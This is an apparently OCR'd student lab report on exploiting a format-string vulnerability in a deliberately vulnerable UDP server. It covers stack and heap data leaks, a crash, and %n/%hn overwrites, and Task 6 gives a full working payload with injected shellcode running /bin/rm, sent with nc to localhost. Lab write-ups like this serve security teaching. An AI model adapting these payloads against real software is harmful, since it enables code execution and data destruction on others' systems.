
Format String


Task 1



After turning off the address randomization. We create a client and server. As seen from the above screenshot. Anything that is typed in client terminal. It can be seen on the server as well.

There is a printf function that contains format string vulnerability. It takes any kind of input without filtering it.


Task 2



We used%.8x 30 times . We observe that we get the hex value of @@@@ after23 %.8x that is 40404040. We see that 0Xbffff0e0 is getting printed twice, which is the address of (3). The return address being 4 blocks below the message (0xbffff0a0) which is 0xbffff09c (address of (2)).

Now for (1), since we know the distance between (3) and (1) being 92 bytes and (3) being 0xbffff0e0. Therefore, (1) = 0xbffff0e0 – 92 = 0xbffff084.

Task 3




As seen from the above screenshot we were able to crash the program by randomly using %s

%s treats the value as address and prints data from that address. Whenever %s encounters any address with no values or some not real address it gives segmentation fault which basically crashes the program.


Task 4

A) Stack



We input @@@@ whose hex value is 40404040. After using 24 %.8x we can see that the contents were printed out.


B) Heap



The secret data address is 0x080487c0. This address is stored in client buffer. We use 23 %.8x to reach to that location where this address is stored and then use %s to print data stored at that location.


Task 5

A) Change the value



We put the address of the target variable in the format string that is stored at the starting address of the client message. And then use 23 %.8x. We use %n to write the value. %n counts number of characters printed and writes it to location encountered. And we are able to change the value to 0x000000bc.


B) Change the Value to 0x500



We put target value address in the input string which is stored at the client message buffer. And use 23 %.8x to reach that address. Since, we want to write 0x500 in this address we use %n. 0x500 in dec is


1280. Therefore, 8*22=176+4 = 180 and the difference of 1280 and 180is 1100 which is put in the last %x. And now the internal value becomes 0x500 which is written to the target address.


C) Change the value to 0XFF990000




The target value address is 0x0804a040 we give this as 2nd address. And increase it by 2 and is given as the first address. These address is stored at the starting address of the client message. Similar to previous tasks 22 %.8x. We divide the value in 0xff99 and 0x0000. The decimal equivalent is 65433 for 0xff99. The 2 addresses are separated by @@@@ (12 bytes) + (8*22)=188. Therefore for last %x we need 65245. And since 65433 characters are already printed. We use %hn that helps in modifying 2 bytes at a time.

Task 6


Terminal
6:10 PM
Terminal
[10/21/19]seed@VM:~$ touch /tmp/myfile
[10/21/19]seed@VM:~$ cd tmp
bash: cd: tmp: No such file or directory
[10/21/19]seed@VM:~$ cd /tmp/
[10/21/19]seed@VM:/tmp$ ls
config-err-Ayo8jj
myfile
systemd-private-1a48ee4ae9774bdc966c3ab957fcded3-colord.service-WvYUNL
systemd-private-1a48ee4ae9774bdc966c3ab957fcded3-rtkit-daemon.service-Y3hClc
unity_support_test.1
[10/21/19]seed@VM:/tmp$



Terminal
6:14 PM
Terminal
Terminal
[10/21/19]seed@VM:~$ echo $(printf "\x9e\xf0\xff\xbf@@@\x9c\xf0\xff\xbf")%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.48963x%hn%.12637x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x
68-ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\x
c9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 127.0.0.1 9
090
le h/myfh/tmph/rm h/bin
The value of the 'target' variable (after): 0x11223344
[10/21/19]seed@VM:~$



We can see from the above screenshot that myfile doesn't exist anymore.

Since we have the return address 0xbffff09c. We take another return address that is 2 bytes above that to store our values using %hn. And do the calculations similar to the previous task. We create a shellcode to remove the file named myfile from the tmp folder using /bin/rm. And as seen we were successful in performing the attack.

